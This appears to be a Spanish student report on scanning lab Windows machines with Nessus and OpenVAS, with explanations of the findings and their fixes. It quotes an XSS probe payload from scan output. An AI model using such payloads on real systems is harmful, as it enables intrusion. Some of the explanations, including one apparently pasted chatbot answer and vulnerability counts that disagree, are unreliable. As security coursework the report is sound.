
The screenshot shows the Nessus web interface at <https://localhost:11127/#/scans/reports/new/ad629e16-03b6-8c1d-cef6-ef8c9dd3c658d24bd260ef5f9e66/credentials>. The left sidebar shows 'My Scans' (highlighted with a red box labeled 'Uno'), 'All Scans', and 'Trash'. The main panel shows 'Windows' selected under 'CATEGORIES' (also highlighted with a red box). The 'Windows' configuration panel includes fields for 'Authentication method' (set to 'Password'), 'Username' (set to 'administrator'), and 'Password' (highlighted with a red box labeled 'Dos'). Below these are 'Global Credential Settings' with several checkboxes: 'Never send credentials in the clear' (checked), 'Do not use NTLMv1 authentication' (checked), 'Start the Remote Registry service during the scan' (unchecked), 'Enable administrative shares during the scan' (unchecked), and 'Start the Server service during the scan' (unchecked). A note below the last checkbox states: 'Enabling the Server service may allow remote access to file shares, named pipes and other system services. This may weaken the security of target systems or even facilitate a complete compromise of the target.' At the bottom are 'Save' and 'Cancel' buttons.

The screenshot shows the Nessus Scanner interface on a Parrot OS desktop environment. The main window title is "Nessus Scanner (SC) / Sca". The address bar shows the URL "https://localhost:11127/#/scans/reports/new/ad629e16-03b6-8c1d-cef6-ef8". The sidebar on the left includes sections for FOLDERS (My Scans, All Scans, Trash) and RESOURCES (Policies, Plugin Rules). The main content area displays "Windows" global credential settings. A red box highlights the "Windows" section, which contains fields for Authentication method (set to "Password"), Username ("Alesander"), Password (redacted), and Domain (empty). Below this is a "Global Credential Settings" section with several checkboxes:

- Never send credentials in the clear
- Do not use NTLMv1 authentication
- Start the Remote Registry service during the scan
- Enable administrative shares during the scan
- Start the Server service during the scan

Enabling the Server service may allow remote access to file shares, named pipes and other system services. This may weaken the security of target systems or even facilitate a complete compromise the target.

Ahora haremos clic en save y en la página principal del escáner solo nos queda colocar el nombre del escáner y la IP de la máquina que vamos escanear:



Ahora volveremos a la página principal, haremos clic en el botón de play:

PROYECTO HACKING 2^a EVA

The screenshot shows the Nessus Scanner web interface. On the left, there's a sidebar with 'FOLDERS' containing 'My Scans' (selected), 'All Scans', and 'Trash'. Under 'RESOURCES', there are 'Policies' and 'Plugin Rules'. The main area is titled 'My Scans' with a search bar. It lists one scan named 'Windows10' with a status of 'On Demand' and 'Last Scanned' as 'N/A'. In the top right, there are buttons for 'Import', 'New Folder', and a prominent blue 'New Scan' button. A red arrow points to the 'New Scan' button.

Y con esto empezará el escáner.

The screenshot shows the results of the 'Windows10' scan. The left sidebar shows the scan is completed. The main area displays the 'Windows10' report. At the top, there are buttons for 'Configure', 'Audit Trail', 'Launch', 'Report', and 'Export'. Below that, there are tabs for 'Hosts' (1), 'Vulnerabilities' (24), and 'History' (1). A red box highlights the 'Vulnerabilities' tab. The 'Hosts' table shows one host, '192.168.1.135'. The 'Vulnerabilities' table has a red border around it and shows 43 entries. To the right, the 'Scan Details' section provides a summary of the scan: Policy: Advanced Scan, Status: Completed, Severity Base: CVSS v3.0, Scanner: Local Scanner, Start: Today at 7:38 AM, End: Today at 7:51 AM, and Elapsed: 13 minutes. Below that is a 'Vulnerabilities' pie chart with a red border, showing the distribution of severity levels: Critical (red), High (orange), Medium (yellow), Low (light blue), and Info (blue).

Encontrando una vulnerabilidad de nivel alto y una de nivel medio además de 43 informativas.

Vamos analizar la vulnerabilidad de nivel medio y la de nivel bajo:

SMB (Server Message Block) es un protocolo de red utilizado por los sistemas operativos Windows para compartir archivos, impresoras y otros recursos en una red. La vulnerabilidad "SMB Signing not required" se refiere a la configuración de un servidor SMB que no requiere la firma digital de los mensajes enviados por los clientes. La firma digital proporciona una capa de seguridad adicional al verificar la autenticidad e integridad de los mensajes enviados entre el servidor y el cliente. Si un servidor SMB no requiere la firma digital, los atacantes pueden aprovechar esta vulnerabilidad para interceptar y modificar los mensajes SMB, lo que podría permitirles ejecutar ataques de suplantación de identidad, robo de datos o incluso tomar el control del servidor. Para mitigar esta vulnerabilidad, se recomienda habilitar la firma digital SMB en el servidor, lo que obliga a los clientes a firmar digitalmente los mensajes enviados. También se recomienda utilizar una conexión segura, como SMB sobre VPN o SMB sobre SSH, para proteger la información transmitida a través de la red.

The screenshot shows the Nessus Scanner interface with a detailed report for a vulnerability. The main title is "Windows10 / Plugin #38208". The report includes sections for Description, Solution, See Also, Output, and Plugin Details. The "Output" section contains a URL that was exploited: <http://192.168.1.135/><script>alert('struts_sa_surl_xss.mazl-1683963870')</script>. The "Plugin Details" section shows the following information:

Severity:	Low
ID:	38208
Version:	1.22
Type:	remote
Family:	CGI abuses : XSS
Published:	April 29, 2009
Modified:	April 11, 2022

The "VPR Key Drivers" and "Risk Information" sections also contain various threat metrics.

La vulnerabilidad "Apache Struts 2 s:a / s:url Tag href Element XSS" se refiere a una vulnerabilidad de tipo Cross-Site Scripting (XSS) que afecta a las aplicaciones web que utilizan el framework Apache Struts 2.


En Struts 2, el tag "s:a" o "s:url" se utiliza para crear enlaces o URLs dinámicas en una página web. Si la entrada de usuario no se valida correctamente antes de ser utilizada en la creación de un enlace o URL, un atacante podría aprovechar esta vulnerabilidad para insertar código malicioso en la página web, que se ejecutaría en el navegador web del usuario víctima.


Por ejemplo, un atacante podría crear un enlace malicioso que parezca legítimo pero en realidad contiene código JavaScript que roba información del usuario o realiza acciones maliciosas en su nombre.

Para mitigar esta vulnerabilidad, se recomienda actualizar a la última versión del framework Apache Struts 2, ya que las versiones anteriores a la 2.3.32 y 2.5.10.1 son vulnerables. También se recomienda implementar medidas de validación y saneamiento de la entrada de usuario en la aplicación web para evitar que se inyecte código malicioso en la página web.

2. OpenVas ->

Para entrar en Openvas nos conectaremos a la IP siguiente por el puerto 80, el usuario será el que cada uno crearé como administrador de la web, en mi caso el usuario es admin y su contraseña admin.





Ahora entraremos y configuraremos el escaneo:

The screenshot shows the Greenbone Security Manager web interface. At the top, there's a navigation bar with links like Dashboards, Scans (highlighted with a red box), Assets, Resilience, SecInfo, Configuration, Administration, and Help. Below the navigation bar, the word "Primero" is written in red above the "Segundo" button. The main content area shows three large circular status indicators: "Tasks by Severity Class (Total: 0)", "Tasks with most High Results per Host", and "Tasks by Status (Total: 0)". A message at the bottom left says "No Tasks available". A footer note indicates an applied filter: "(Applied filter: apply_overrides=0 min_qod=70 sort=name freq=1 rows=10)". The bottom right corner contains the Greenbone logo and copyright information.

En la segunda opción que señalo el captura anterior le daremos a new task.

The screenshot shows the "New Task" dialog box from the Greenbone Security Manager. The dialog box is centered over the main interface, which has the "Scans" menu item highlighted with a red box. The dialog itself has a green header bar with "New Task" and a close button. It contains several configuration fields:

- Name:** Unnamed
- Comment:** (empty)
- Scan Targets:** (empty dropdown)
- Add results to Assets:** Yes (radio button selected)
- Apply Overrides:** Yes (radio button selected)
- Min QoD:** 70
- Alterable Task:** No (radio button selected)
- Auto Delete Reports:**
 - Do not automatically delete reports (radio button selected)
 - Automatically delete oldest reports but always keep newest [5] reports
- Scanner:** OpenVAS Default
- Scan Config:** Full and fast
- Order for target hosts:** Sequential
- Maximum concurrently executed NVTs per host:** 4

At the bottom of the dialog are "Cancel" and "Save" buttons. The background of the main interface shows a sidebar with "No Tasks available" and a message about applied filters.

Ahora le daremos en scan targets:

New Target

Name	Windows10
Comment	Máquina de Windows 10 perteneciente al dominio google.local
Hosts	<input checked="" type="radio"/> Manual 192.168.1.135 <input type="radio"/> From file Choose File No file chosen
Exclude Hosts	<input checked="" type="radio"/> Manual <input type="radio"/> From file Choose File No file chosen
Allow simultaneous scanning via multiple IPs	<input checked="" type="radio"/> Yes <input type="radio"/> No
Port List	All IANA assigned TCP ▼ <input type="checkbox"/>
Alive Test	Scan Config Default ▼
Credentials for authenticated checks	
SSH	-- ▼ on port 22 <input type="checkbox"/>
SMB	-- ▼ <input type="checkbox"/>
<input type="button" value="Cancel"/>	<input style="background-color: green; color: white; border: 2px solid red; border-radius: 5px; padding: 5px; width: 100px; height: 30px; float: right;" type="button" value="Save"/>

Y crearemos una credencial de smb:

Create new SMB credential

Name	Unnamed
Comment	
Type	Username + Password ▾
Allow insecure use	<input type="radio"/> Yes <input checked="" type="radio"/> No
Auto-generate	<input type="radio"/> Yes <input checked="" type="radio"/> No
Username	Alesander
Password	*****

Cancel **Save**

Credentials for authenticated checks

SSH	-- ▾ on port 22 □*
SMB	-- ▾ □*

Cancel **Save**

New Target

Name	Windows10
Comment	Máquina de Windows 10 perteneciente al dominio google.local
Hosts	<input checked="" type="radio"/> Manual 192.168.1.135 <input type="radio"/> From file Choose File No file chosen
Exclude Hosts	<input checked="" type="radio"/> Manual <input type="radio"/> From file Choose File No file chosen
Allow simultaneous scanning via multiple IPs	<input checked="" type="radio"/> Yes <input type="radio"/> No
Port List	All IANA assigned TCP ▾ □*
Alive Test	Scan Config Default ▾

Credentials for authenticated checks

SSH	-- ▾ on port 22 □*
SMB	-- ▾ □*

Cancel **Save**

Y ahora pulsaremos en el botón de play para empezar el escaneo:

The screenshot shows the Greenbone Security Manager interface. At the top, there's a navigation bar with links for Dashboards, Scans, Assets, Resilience, SecInfo, Configuration, Administration, and Help. Below the navigation bar, there's a search bar labeled "Filter" and some filter icons.

In the center, there are three dashboard cards:

- Tasks by Severity Class (Total: 1)**: A donut chart showing 1 task in the "N/A" category.
- Tasks with most High Results per Host**: An empty chart area.
- Tasks by Status (Total: 1)**: A donut chart showing 1 task in the "New" category.

Below the dashboard cards, there's a table listing hosts:

Name	Status	Reports	Last Report	Severity	Trend	Actions
Windows10	New					

A red arrow points to the play button icon in the "Actions" column for the Windows10 host. The status for Windows10 is "New".

The screenshot shows the Greenbone Security Manager interface. At the top, there are navigation tabs: Dashboards, Scans, Assets, Resilience, SecInfo, Configuration, Administration, and Help. Below the tabs is a toolbar with various icons and a search/filter bar.

Tasks Overview:

- Tasks by Severity Class (Total: 1)**: A donut chart showing 1 High severity task.
- Tasks with most High Results per Host**: A bar chart showing 1 result for Windows10.
- Tasks by Status (Total: 1)**: A donut chart showing 1 Done task.

Host Report:

Name	Status	Reports	Last Report	Severity	Trend	Actions
Windows10	Done	1	Sat, May 13, 2023 9:38 AM UTC	9.8 (High)		

Below the table, there are buttons for "Apply to page contents" and navigation links.

Encontrando una vulnerabilidad de nivel alto para OpenVas.

The screenshot shows a detailed report for Saturday, May 13, 2023, at 9:38 AM UTC. The report includes sections for Information, Results, Hosts, Ports, Applications, Operating Systems, CVEs, Closed CVEs, TLS Certificates, Error Messages, and User Tags.

CVE Section:

CVE	NVT	Hosts	Occurrences	Severity
CVE-2014-6287	HTTP File Server Remote Command Execution Vulnerability-02 Jan16	1	1	9.8 (High)
CVE-2014-7220	HTTP File Server Remote Command Execution Vulnerability-01 Jan16	1	1	7.5 (High)

(Applied filter: apply_overrides=0 min_qod=70 sort=name first=1 rows=10)

Con dos cve.

Esta vulnerabilidad será la explotada en esta máquina de Windows 10 para lograr el acceso.

Vulnerability	Severity	QoD	Host	Name	Location	Created
			IP			
HTTP File Server Remote Command Execution Vulnerability-02 Jan16	9.8 (High)	80 %	192.168.1.135		80/tcp	Sat, May 13, 2023 9:45 AM UTC
Summary						
HTTP File Server is prone to a remote command execution (RCE) vulnerability.						
Detection Result						
Installed Version: 2.3 Fixed Version: Not available						
Insight						
The flaw is due to an improper neutralization of Null byte or NUL character.						
Detection Method						
Checks if a vulnerable version is present on the target host.						
Details: HTTP File Server Remote Command Execution Vulnerability-02 Jan16 OID: 1.3.6.1.4.1.25623.1.0.800814						
Version used: 2022-08-09T10:11:17Z						
Affected Software/OS						
HttpFileServer version 2.3g and prior.						
Impact						
Successful exploitation will allow an attacker to execute arbitrary code by uploading a file with certain invalid UTF-8 byte sequences that are interpreted as executable macro symbols.						
Solution						

La vulnerabilidad "HTTP File Server Remote Command Execution" se refiere a una vulnerabilidad que permite a un atacante ejecutar comandos de forma remota en un servidor que ejecuta HTTP File Server (HFS).

HTTP File Server es un software que permite compartir archivos a través de la web utilizando el protocolo HTTP. La vulnerabilidad se produce porque el software no valida adecuadamente las entradas de usuario en el parámetro "filename" de una solicitud GET.

Un atacante puede aprovechar esta vulnerabilidad para enviar una solicitud GET maliciosa con un nombre de archivo especialmente diseñado que contenga comandos maliciosos. Si el servidor HFS está configurado incorrectamente, estos comandos se ejecutarán en el servidor sin la necesidad de autenticación.

Para mitigar esta vulnerabilidad, se recomienda actualizar a la última versión del software HFS, ya que las versiones anteriores a la 2.3m Build 300 son vulnerables. También se recomienda restringir el acceso al servidor HFS solo a usuarios autorizados y configurar el software para que no permita la ejecución de comandos a través de la entrada de usuario en el parámetro "filename". Además, se deben implementar medidas de seguridad adicionales, como firewalls y sistemas de detección de intrusiones, para proteger el servidor contra posibles ataques.

Máquina Windows Server DC02->

OpenVas ->

Encontrando estas vulnerabilidades:

Vulnerability	Severity	QoD	Host IP	Name	Location	Created
Windows IExpress Untrusted Search Path Vulnerability	7.8 (High)	80 %	192.168.1.80		general/tcp	Sat, May 13, 2023 10:46 AM UTC
Microsoft Windows HID Functionality (Over USB) Code Execution Vulnerability (Jan 2011)	6.8 (Medium)	80 %	192.168.1.80		general/tcp	Sat, May 13, 2023 10:50 AM UTC
DCE/RPC and HSPC Services Enumeration Reporting	5.8 (Medium)	80 %	192.168.1.80		135/tcp	Sat, May 13, 2023 10:50 AM UTC
Microsoft .NET Framework Dll And GCL Vulnerabilities (KB5022782)	4.3 (Medium)	80 %	192.168.1.80		general/tcp	Sat, May 13, 2023 10:51 AM UTC
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	4.3 (Medium)	98 %	192.168.1.80		3260/tcp	Sat, May 13, 2023 10:47 AM UTC
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	4.3 (Medium)	98 %	192.168.1.80		636/tcp	Sat, May 13, 2023 10:47 AM UTC
SSL/TLS: Certificate Signed Using A Weak Signature Algorithm	4.8 (Medium)	80 %	192.168.1.80		636/tcp	Sat, May 13, 2023 10:47 AM UTC
SSL/TLS: Certificate Signed Using A Weak Signature Algorithm	4.8 (Medium)	80 %	192.168.1.80		3269/tcp	Sat, May 13, 2023 10:47 AM UTC
ICMP Timestamp Reply Information Disclosure	2.1 (Low)	80 %	192.168.1.80		general/icmp	Sat, May 13, 2023 10:45 AM UTC

Ahora analizaré la vulnerabilidad de nivel alto:

La vulnerabilidad de la que estás hablando se conoce como "Windows IExpress Untrusted Search Path Vulnerability". Esta vulnerabilidad se encuentra en la función IExpress de Microsoft Windows, que es una herramienta de compresión de archivos que se utiliza para crear archivos ejecutables de instalación (por ejemplo, archivos .exe) en sistemas operativos Windows.

La vulnerabilidad se debe a una ruta de búsqueda no confiable utilizada por la función IExpress al buscar archivos necesarios para la instalación. Un atacante podría aprovechar esta vulnerabilidad para crear un archivo de instalación malicioso que explote esta ruta de búsqueda no confiable para ejecutar código malicioso en el sistema de la víctima.

Un atacante podría utilizar varios métodos para explotar esta vulnerabilidad, como convencer al usuario para que descargue y ejecute un archivo malicioso o colocar un archivo malicioso en una ubicación de búsqueda no confiable que sea accesible para el sistema afectado.

Microsoft ha publicado parches de seguridad para abordar esta vulnerabilidad, por lo que se recomienda a los usuarios de Windows que actualicen su sistema operativo con las últimas actualizaciones de seguridad para protegerse contra esta y otras vulnerabilidades conocidas.

Además de aplicar los parches de seguridad proporcionados por Microsoft, hay algunas medidas adicionales que puedes tomar para proteger tu sistema contra la vulnerabilidad de Windows IExpress Untrusted Search Path:

1. Evita descargar archivos de fuentes no confiables: No descargas o ejecutes archivos de sitios web o remitentes desconocidos.
2. Utiliza software antivirus: Instala y mantén actualizado un software antivirus en tu sistema para detectar y bloquear archivos maliciosos.
3. Configura las opciones de seguridad de Windows: Configura tu sistema operativo para que muestre advertencias o preguntas antes de descargar o ejecutar archivos desconocidos.

4. Utiliza una cuenta de usuario sin privilegios administrativos: Utiliza una cuenta de usuario sin privilegios administrativos para navegar por la web y realizar tareas cotidianas en tu sistema. De esta manera, limitarás los daños que pueden causar los archivos maliciosos que pudieran ejecutarse.
5. Mantén actualizado tu sistema operativo: Mantén actualizado tu sistema operativo con las últimas actualizaciones de seguridad y parches de software disponibles para proteger tu sistema contra las vulnerabilidades conocidas.
6. Realiza copias de seguridad regularmente: Realiza copias de seguridad de tus archivos importantes regularmente para asegurarte de que puedas recuperarlos en caso de un ataque cibernético o un fallo del sistema.

